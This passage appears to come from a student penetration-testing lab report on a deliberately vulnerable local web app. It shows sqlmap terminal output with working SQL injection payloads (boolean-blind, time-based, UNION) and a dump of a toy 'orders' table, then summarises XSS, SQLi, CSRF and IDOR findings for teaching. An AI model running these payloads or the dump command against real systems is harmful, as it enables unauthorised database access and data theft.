|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mut
ual consent is illegal. It is the end user's responsibility to obey all appli
cable local, state and federal laws. Developers assume no liability and are n
ot responsible for any misuse or damage caused by this program

[*] starting @ 07:48:49 /2025-09-13/

[07:48:49] [INFO] parsing HTTP request from 'fast.txt'
[07:48:50] [INFO] resuming back-end DBMS 'sqlite'
[07:48:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8020=8020

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1 AND 5230=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBL
OB(500000000/2))))

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-8108 UNION ALL SELECT NULL,CHAR(113,98,98,112,113)||CHAR(115
,119,118,71,71,87,115,98,112,114,73,66,117,85,65,103,108,75,65,76,70,122,110,
72,98,103,118,104,105,80,116,111,101,108,65,78,75,105,89,76)||CHAR(113,118,10
7,122,113),NULL,NULL-- OqPt
---
[07:48:50] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[07:48:50] [INFO] fetching tables for database: 'SQLite_masterdb'
<current>
[1 table]
+--------+
| orders |
+--------+

[07:48:50] [INFO] fetched data logged to text files under '/home/kali/.local/
share/sqlmap/output/192.168.254.5'

[*] ending @ 07:48:50 /2025-09-13/
```



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -r fast.txt -p id --batch -D SQLite_masterdb -T orders --dump
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.9.4#stable}
|_ -| . [(]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end u
ser's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are no
t responsible for any misuse or damage caused by this program

[*] starting @ 07:50:09 /2025-09-13/

[07:50:09] [INFO] parsing HTTP request from 'fast.txt'
[07:50:09] [INFO] resuming back-end DBMS 'sqlite'
[07:50:09] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1 AND 8020=8020

    Type: time-based blind
    Title: SQLite > 2.0 AND time-based blind (heavy query)
    Payload: id=1 AND 5230=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2))))

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-8108 UNION ALL SELECT NULL,CHAR(113,98,98,112,113)||CHAR(115,119,118,71,71,87,115,98,112,114,73,66,
117,85,65,103,108,75,65,76,70,122,110,72,98,103,118,104,105,80,116,111,101,108,65,78,75,105,89,76)||CHAR(113,118,107
,122,113),NULL,NULL-- OqPt
---
[07:50:09] [INFO] the back-end DBMS is SQLite
back-end DBMS: SQLite
[07:50:09] [INFO] fetching columns for table 'orders'
[07:50:09] [INFO] fetching entries for table 'orders'
Database: <current>
Table: orders
[5 entries]
+----+------------+---------+----------+
| id | item       | user    | quantity |
+----+------------+---------+----------+
| 1  | Laptop     | Alice   | 1        |
| 2  | Phone      | Bob     | 2        |
| 3  | Headphones | Charlie | 1        |
| 4  | Monitor    | Dave    | 1        |
| 5  | Keyboard   | Eve     | 1        |
+----+------------+---------+----------+

[07:50:09] [INFO] table 'SQLite_masterdb.orders' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.2
54.5/dump/SQLite_masterdb/orders.csv'
[07:50:09] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.254.5'

[*] ending @ 07:50:09 /2025-09-13/
```

Findings and Learning Outcomes

During the testing of the MiniShop application, several key findings were observed:

1. **Vulnerabilities Identified:**
    - **Cross-Site Scripting (XSS):** Input fields such as search boxes and comment sections were vulnerable to script injection, allowing the execution of arbitrary JavaScript in the browser.
    - **SQL Injection (SQLi):** Certain URL parameters and login inputs could be manipulated to bypass authentication or retrieve sensitive database information.

   - **Cross-Site Request Forgery (CSRF):** Some forms lacked proper CSRF protection, allowing unauthorized actions if a user was tricked into submitting a malicious request.
   - **Insecure Direct Object References (IDOR):** By changing object IDs in URLs, it was possible to access data not intended for the current user.

2. **System Behavior:**
   The application responded predictably to malicious inputs, highlighting common weaknesses in web applications that do not validate or sanitize user input properly. Running MiniShop via SSH from Kali and testing it in a browser provided a realistic scenario for ethical hacking practice.

3. **Learning Outcomes:**
   - **Practical Understanding of Vulnerabilities:** Hands-on experience with XSS, CSRF, SQLi, and IDOR helped solidify theoretical knowledge.
   - **Reconnaissance Skills:** Gathering information on the target system, identifying open ports, server details, and input points for attacks improved reconnaissance techniques.
   - **Secure Coding Awareness:** The vulnerabilities observed emphasized the importance of input validation, parameterized queries, authentication, and authorization controls.
   - **Ethical Hacking Process:** Setting up a controlled environment, using SSH for secure access, and safely testing attacks reinforced ethical practices in penetration testing.
   - **Problem-Solving and Critical Thinking:** Finding ways to test the application safely and documenting the process enhanced analytical and problem-solving skills essential for cybersecurity professionals.